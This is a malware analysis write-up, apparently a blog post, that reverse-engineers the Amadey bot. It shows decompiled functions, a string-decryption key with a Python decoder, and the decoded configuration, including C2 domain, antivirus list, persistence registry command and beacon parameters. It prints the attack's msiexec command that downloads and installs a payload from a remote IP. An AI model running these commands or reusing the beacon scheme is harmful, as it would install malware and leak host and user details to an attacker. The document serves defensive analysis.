
Analyzing Amadey

nao-sec.org/2019/04/Analyzing-amadey.html

2019-04-27

Initial Access

Amedey is installed by msiexec.exe when you open a malicious excel file. From the document file technique, the threat actor is considered TA505.




https://app.any.run/tasks/3430e711-7bb1-49b4-ac07-86b1a6b5c784

The download URL is as follows:

```
msiexec.exe STOP=1 /i http://109.234.38.177/dom4 /q ksw='%TEMP%'
```

First payload

First payload is packed. Extract the original PE using the hollows_hunter mode of tknk_scanner.



Amadey

The dumped PE is compiled with MinGW.

```
PE: compiler: MinGW(-)[-]
PE: linker: GNU linker ld (GNU Binutils)(2.56*)[EXE32]
```

It contains symbol information. Amedey has the following functions:

```
_Z10aBypassUACv
_Z10aCharToIntPc
_Z10aGetOsArchv
_Z10aIntToChari
_Z11aAutoRunSetPc
_Z11aCheckAdminv
_Z11aCreateFilePc
_Z11aFileExistsPKc
_Z11aGetTempDirv
_Z11aProcessDllPcS_
_Z11aProcessExePcS_S_S_
_Z11aRunAsAdminPc
_Z12aGetHostNamev
_Z12aGetSelfPathv
_Z12aGetUserNamev
_Z12aProcessTaskPc
_Z12aResolveHostPc
_Z12aWinSockPostPcS_S_
_Z13aDropToSystemPc
_Z13aGetProcessILv
_Z14aCreateProcessPc
_Z14aGetProgramDirv
_Z15aUrlMonDownloadPcS_
_Z16aDirectoryExistsPc
_Z16aExtractFileNamePc
_Z16aGetHomeDriveDirv
_Z16aProcessDllLocalPcS_S_S_
_Z16aProcessExeLocalPcS_S_S_
_Z19aGetSelfDestinationi
_Z5aCopyPcii
_Z5aParsPcS_
_Z6aBasici
_Z6aGetIdv
_Z6aGetOsv
_Z6aMkDirPc
_Z7aPathAVPc
_Z7aRaportPcS_
_Z8aCheckAVv
_Z8aDecryptPc
_Z8aPosLastPcS_
_Z9aCopyFilePcS_
_Z9aFileSizePc
_Z9aFillCharPc
_Z9aFreeFilePc
_Z9aPosFirstPcS_
_Z9aRunDll32PcS_
```

The main function is as follows.

```
int __cdecl main(int _Argc,char **_Argv,char **_Env)

{
  char *pcVar1;

                    /* 0x3ac8  97  main */
  FUN_00404020();
  FUN_00403cc0();
  _Z10aBypassUACv();
  pcVar1 = _Z12aGetSelfPathv();
  _Z13aDropToSystemPc(pcVar1);
  pcVar1 = _Z19aGetSelfDestinationi(0);
  _Z11aAutoRunSetPc(pcVar1);
  _Z6aBasici(0);
  return 0;
}
```

The _Z6aBasici function is as follows.

```
/* WARNING: Globals starting with '_' overlap smaller symbols at the same address */

void __cdecl _Z6aBasici(int param_1)

{
  char *_Source;
  uint uVar1;
  int iVar2;

                    /* 0x33fe  32  _Z6aBasici */
  FUN_00404020();
  _Z9aFillCharPc(&stack0xffffeff4);
  _Z9aFillCharPc(&stack0xffffddf4);
  _Z9aFillCharPc(&stack0xffffdbf4);
  _Source = _Z8aDecryptPc(&aDomain);
  strcat(&stack0xffffddf4,_Source);
  _Source = _Z8aDecryptPc(&aScript);
  strcat(&stack0xffffdbf4,_Source);
  _Source = _Z8aDecryptPc(&aParam0);
  strcat(&stack0xffffeff4,_Source);
  _Source = _Z6aGetIdv();
  strcat(&stack0xffffeff4,_Source);
  _Source = _Z8aDecryptPc(&aParam1);
  strcat(&stack0xffffeff4,_Source);
  _Source = _Z8aDecryptPc(&aVers);
  strcat(&stack0xffffeff4,_Source);
  uVar1 = _Z11aCheckAdminv();
  if ((uVar1 & 0xff) == 1) {
    _Source = _Z8aDecryptPc(&aParam2);
    strcat(&stack0xffffeff4,_Source);
    strcat(&stack0xffffeff4,"1");
  }
  else {
    _Source = _Z8aDecryptPc(&aParam2);
    strcat(&stack0xffffeff4,_Source);
    strcat(&stack0xffffeff4,"0");
  }
  _Source = _Z8aDecryptPc(&aParam3);
  strcat(&stack0xffffeff4,_Source);
  _Source = _Z10aGetOsArchv();
  strcat(&stack0xffffeff4,_Source);
  _Source = _Z8aDecryptPc(&aParam4);
  strcat(&stack0xffffeff4,_Source);
  _Source = _Z10aIntToChari(param_1);
  strcat(&stack0xffffeff4,_Source);
  _Source = _Z8aDecryptPc(&aParam5);
  strcat(&stack0xffffeff4,_Source);
  iVar2 = _Z6aGetOsv();
  _Source = _Z10aIntToChari(iVar2);
  strcat(&stack0xffffeff4,_Source);
  _Source = _Z8aDecryptPc(&aParam6);
  strcat(&stack0xffffeff4,_Source);
  uVar1 = _Z8aCheckAVv();
  _Source = _Z10aIntToChari(uVar1);
  strcat(&stack0xffffeff4,_Source);
```

```
  _Source = _Z8aDecryptPc(&aParam7);
  strcat(&stack0xffffeff4,_Source);
  _Source = _Z12aGetHostNamev();
  strcat(&stack0xffffeff4,_Source);
  _Source = _Z8aDecryptPc(&aParam8);
  strcat(&stack0xffffeff4,_Source);
  _Source = _Z12aGetUserNamev();
  strcat(&stack0xffffeff4,_Source);
  strcat(&stack0xffffeff4,"&");
  if (param_1 == 0) {
    do {
      _Z9aFillCharPc(&stack0xffffdff4);
      _Source =
_Z12aWinSockPostPcS_S_(&stack0xffffddf4,&stack0xffffdbf4,&stack0xffffeff4);
      strcat(&stack0xffffdff4,_Source);
      _Z5aParsPcS_(&stack0xffffdff4,"#");
      Sleep(_aTimeOut);
    } while( true );
  }
  if (param_1 == 1) {
    _Z12aWinSockPostPcS_S_(&stack0xffffddf4,&stack0xffffdbf4,&stack0xffffeff4);
  }
  return;
}
```

Some important parameters are encoded. However, the encoding algorithm is very simple.

```
Decompile: _Z8aDecryptPc - (400000.cmualrc.exe)

undefined * __cdecl _Z8aDecryptPc(char *param_1)

{
  size_t sVar1;
  uint local_10;

                    /* 0x1290  39  _Z8aDecryptPc */
  memset(&DAT_00408010,0,0x400);
  local_10 = 0;
  while( true ) {
    sVar1 = strlen(param_1);
    if (sVar1 <= local_10) break;
    sVar1 = strlen(aKey);
    (&DAT_00408010)[local_10] = param_1[local_10] - aKey[local_10 % sVar1];
    local_10 = local_10 + 1;
  }
  return &DAT_00408010;
}
```

key is `8ebd3994693b0d4976021758c2d7bff793b0d4976021758c2d7bff7`

```
004012d7 8b 5d f4        MOV        EBX,dword ptr [EBP + local_10]
004012da 01 c3           ADD        EBX,EAX
004012dc c7 04 24        MOV        dword ptr [ESP]=>local_1c,aKey          = "8ebd3994693b0d4976021758c2d7b...
         00 50 40 00
004012e3 e8 f8 2e        CALL       strlen                                  size_t strlen(char * _Str)
         00 00
```

Finally, we analyze the decoded string and the name of the function in which it was used.

- `_Z11aAutoRunSetPc`
  AutoRunCmd : `REG ADD "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders" /f /v Startup /t REG_SZ /d`
- `_Z8aCheckAVv`
  - AV00 : AVAST Software
  - AV01 : Avira
  - AV02 : Kaspersky Lab
  - AV03 : ESET
  - AV04 : Panda Security
  - AV05 : Doctor Web
  - AV06 : AVG
  - AV07 : 360TotalSecurity
  - AV08 : Bitdefender
  - AV09 : Norton
  - AV10 : Sophos
  - AV11 : Comodo
- `_Z12aWinSockPostPcS_S_`
  - CMD0 : `<c>`
  - CMD1 : `<d>`
- `_Z11aProcessDllPcS_`
  dll : dll
- `_Z7aRaportPcS_, _Z6aBasici`
  domain : gohaiendo[.]com
- `_Z19aGetSelfDestinationi`
  - DropDir : f64a428dfd
  - DropName : cmualrc.exe
- `_Z11aProcessExePcS_S_S_`
  exe : exe
- `_Z14aGetProgramDirv`
  GetProgDir : ProgramData\
- `_Z10aGetOsArchv, _Z6aGetOsv`
  - OS_AR0 : kernel32.dll
  - OS_AR1 : GetNativeSystemInfo

- `_Z6aBasici`
  - Param0 : id=
  - Param1 : &vs=
  - Param2 : &ar=
  - Param3 : &bi=
  - Param4 : &lv=
  - Param5 : &os=
  - Param6 : &av=
  - Param7 : &pc=
  - Param8 : &un=
  - Vers : 1.22
  - ZoneIdent : `:Zone.Identifier`
- `_Z12aWinSockPostPcS_S_`
  - Post0 : 1310
  - Post1 : HTTP/1.1
  - Post2 : Accept: /
  - Post3 : Content-Type: application/x-www-form-urlencoded
  - Post4 : Host:
  - Post5 : Content-Length:
  - Post6 : POST /
- `_Z11aRunAsAdminPc`
  - RunAs : runas
- `_Z9aRunDll32PcS_`
  - RunDll_0 : rundll32.exe
- `_Z7aRaportPcS_, _Z6aBasici`
  - Script : ppk/index.php
- `_Z11aCheckAdminv`
  - Shell : SHELL32.DLL
- `_Z14aCreateProcessPc, _Z6aBasici`
  - TimeOut : 40133-98-10017
- `_Z15aUrlMonDownloadPcS_`
  - URLMon_0 : urlmon
  - URLMon_1 : URLDownloadToFileA

Here is the simple python script.

```
'''
domain=[0x9F, 0xD4, 0xCA, 0xC5, 0x9C, 0x9E, 0xA7, 0x98, 0xA5, 0x67, 0x96, 0xD1, 0x9D]
AutoRunCmdr=[0x8A, 0xAA, 0xA9, 0x84, 0x74, 0x7D, 0x7D, 0x54, 0x58, 0x81, 0x7E, 0xA5,
0x85, 0xC0, 0x87, 0xA8, 0x9D, 0xAA, 0xA7, 0x93, 0xA3, 0x9C, 0x91, 0x85, 0xCC, 0x95,
0xD6, 0xA6, 0xD5, 0xD5, 0xCC, 0xAB, 0x95, 0x8A, 0xCB, 0x9E, 0xC8, 0xA3, 0xB0, 0xAA,
0x92, 0x73, 0xA7, 0xA3, 0xA9, 0x9A, 0xA6, 0xD7, 0x88, 0xC9, 0xA9, 0xD5, 0xCF, 0xD5,
0xA5, 0x94, 0xAA, 0xDA, 0xD4, 0x9F, 0xA8, 0xAB, 0x99, 0xA8, 0x95, 0x88, 0xD5, 0x95,
0xD6, 0x54, 0x8C, 0x9F, 0x9B, 0x9C, 0x9E, 0x51, 0x7D, 0xA4, 0xA4, 0xC7, 0x97, 0xD6,
0xAA, 0x84, 0x86, 0x95, 0x9D, 0x59, 0x62, 0xD8, 0x50, 0xB7, 0xA8, 0x9A, 0xA9, 0xAA,
0xA5, 0xA2, 0x51, 0x66, 0xA9, 0x58, 0xB5, 0x77, 0xAB, 0x96, 0xB5, 0xC0, 0x86, 0x66,
0x9C, 0x85]
AV00=[0x79, 0xBB, 0xA3, 0xB7, 0x87, 0x59, 0x8C, 0xA3, 0x9C, 0xAD, 0xAA, 0xC3, 0xA2,
0xC9]#AV00
AV01=[0x79, 0xDB, 0xCB, 0xD6, 0x94]
AV02=[0x83, 0xC6, 0xD5, 0xD4, 0x98, 0xAB, 0xAC, 0x9F, 0xAF, 0x59, 0x7F, 0xC3, 0x92]
AV03=[0x7D, 0xB8, 0xA7, 0xB8]
AV04=[0x88, 0xC6, 0xD0, 0xC8, 0x94, 0x59, 0x8C, 0x99, 0x99, 0xAE, 0xA5, 0xCB, 0xA4,
0xDD]
AV05=[0x7C, 0xD4, 0xC5, 0xD8, 0xA2, 0xAB, 0x59, 0x8B, 0x9B, 0x9B]
AV06=[0x79, 0xBB, 0xA9]
AV07=[0x6B, 0x9B, 0x92, 0xB8, 0xA2, 0xAD, 0x9A, 0xA0, 0x89, 0x9E, 0x96, 0xD7, 0xA2,
0xCD, 0xA8, 0xB2]
AV08=[0x7A, 0xCE, 0xD6, 0xC8, 0x98, 0x9F, 0x9E, 0xA2, 0x9A, 0x9E, 0xA5]
AV09=[0x86, 0xD4, 0xD4, 0xD8, 0xA2, 0xA7]
AV10=[0x8B, 0xD4, 0xD2, 0xCC, 0xA2, 0xAC]
AV11=[0x7B, 0xD4, 0xCF, 0xD3, 0x97, 0xA8]
CMD0=[0x74, 0xC8, 0xA0]
CMD1=[0x74, 0xC9, 0xA0]
DLL=[0x9C, 0xD1, 0xCE]
DropDir=[0x9E, 0x9B, 0x96, 0xC5, 0x67, 0x6B, 0x71, 0x98, 0x9C, 0x9D]
DropName=[0x9B, 0xD2, 0xD7, 0xC5, 0x9F, 0xAB, 0x9C, 0x62, 0x9B, 0xB1, 0x98]
exe=[0x9D, 0xDD, 0xC7]
GetProgDir=[0x88, 0xD7, 0xD1, 0xCB, 0xA5, 0x9A, 0xA6, 0x78, 0x97, 0xAD, 0x94, 0xBE]
OS_AR0=[0xA3, 0xCA, 0xD4, 0xD2, 0x98, 0xA5, 0x6C, 0x66, 0x64, 0x9D, 0x9F, 0xCE]
OS_AR1=[0x7F, 0xCA, 0xD6, 0xB2, 0x94, 0xAD, 0xA2, 0xAA, 0x9B, 0x8C, 0xAC, 0xD5, 0xA4,
0xC9, 0xA1, 0x82, 0xA5, 0x9C, 0x9F]
Param0=[0xA1, 0xC9, 0x9F]
Param1=[0x5E, 0xDB, 0xD5, 0xA1]
Param2=[0x5E, 0xC6, 0xD4, 0xA1]
Param3=[0x5E, 0xC7, 0xCB, 0xA1]
Param4=[0x5E, 0xD1, 0xD8, 0xA1]
Param5=[0x5E, 0xD4, 0xD5, 0xA1]
Param6=[0x5E, 0xC6, 0xD8, 0xA1]
Param7=[0x5E, 0xD5, 0xC5, 0xA1]
Param8=[0x5E, 0xDA, 0xD0, 0xA1]
Post0=[0x45, 0x6F]
Post1=[0x58, 0xAD, 0xB6, 0xB8, 0x83, 0x68, 0x6A, 0x62, 0x67]
Post2=[0x79, 0xC8, 0xC5, 0xC9, 0xA3, 0xAD, 0x73, 0x54, 0x60, 0x68, 0x5D]
Post3=[0x7B, 0xD4, 0xD0, 0xD8, 0x98, 0xA7, 0xAD, 0x61, 0x8A, 0xB2, 0xA3, 0xC7, 0x6A,
0x84, 0x95, 0xA9, 0xA7, 0xA2, 0x99, 0x95, 0x92, 0xAB, 0x9E, 0xA7, 0xD1, 0x61, 0xDC,
0x64, 0xD9, 0xDD, 0xDD, 0x64, 0x9F, 0xA2, 0xD4, 0x9D, 0x91, 0xA9, 0xAB, 0xA3, 0x9B,
0x9E, 0x95, 0xA0, 0x9B, 0x9A, 0x9C]
Post4=[0x80, 0xD4, 0xD5, 0xD8, 0x6D, 0x59]
Post5=[0x7B, 0xD4, 0xD0, 0xD8, 0x98, 0xA7, 0xAD, 0x61, 0x82, 0x9E, 0xA1, 0xC9, 0xA4,
0xCC, 0x6E, 0x59]
```

```
Post6=[0x88, 0xB4, 0xB5, 0xB8, 0x53, 0x68]
RunAs=[0xAA, 0xDA, 0xD0, 0xC5, 0xA6]
RunDll_0=[0xAA, 0xDA, 0xD0, 0xC8, 0x9F, 0xA5, 0x6C, 0x66, 0x64, 0x9E, 0xAB, 0xC7,
0x50]
Script=[0xA8, 0xD5, 0xCD, 0x93, 0x9C, 0xA7, 0x9D, 0x99, 0xAE, 0x67, 0xA3, 0xCA, 0xA0]
Shell=[0x8B, 0xAD, 0xA7, 0xB0, 0x7F, 0x6C, 0x6B, 0x62, 0x7A, 0x85, 0x7F]
TimeOut=[0x60, 0xEA, 0x00, 0x00, 0x44]
URLMon_0=[0xAD, 0xD7, 0xCE, 0xD1, 0xA2, 0xA7]
URLMon_1=[0x8D, 0xB7, 0xAE, 0xA8, 0xA2, 0xB0, 0xA7, 0xA0, 0xA5, 0x9A, 0x97, 0xB6,
0x9F, 0xAA, 0x9D, 0xA5, 0x9C, 0x77]
Vers=[0x69, 0x93, 0x94, 0x96]
ZoneIdent =[0x72, 0xBF, 0xD1, 0xD2, 0x98, 0x67, 0x82, 0x98, 0x9B, 0xA7, 0xA7, 0xCB,
0x96, 0xCD, 0x99, 0xAB]
'''

encoded_str=[0x9F, 0xD4, 0xCA, 0xC5, 0x9C, 0x9E, 0xA7, 0x98, 0xA5, 0x67, 0x96, 0xD1,
0x9D]

Key="8ebd3994693b0d4976021758c2d7bff793b0d4976021758c2d7bff7"
c=0

while(1):
    length = len(encoded_str)
    if length <= c:
        break
    length = len(Key);
    print(chr(encoded_str[c] - ord(Key[c % length])), end='')
    #print(encoded_str[c] - ord(Key[c % length]), end='')
    c += 1
```

References

https://krabsonsecurity.com/2019/02/13/analyzing-amadey-a-simple-native-malware/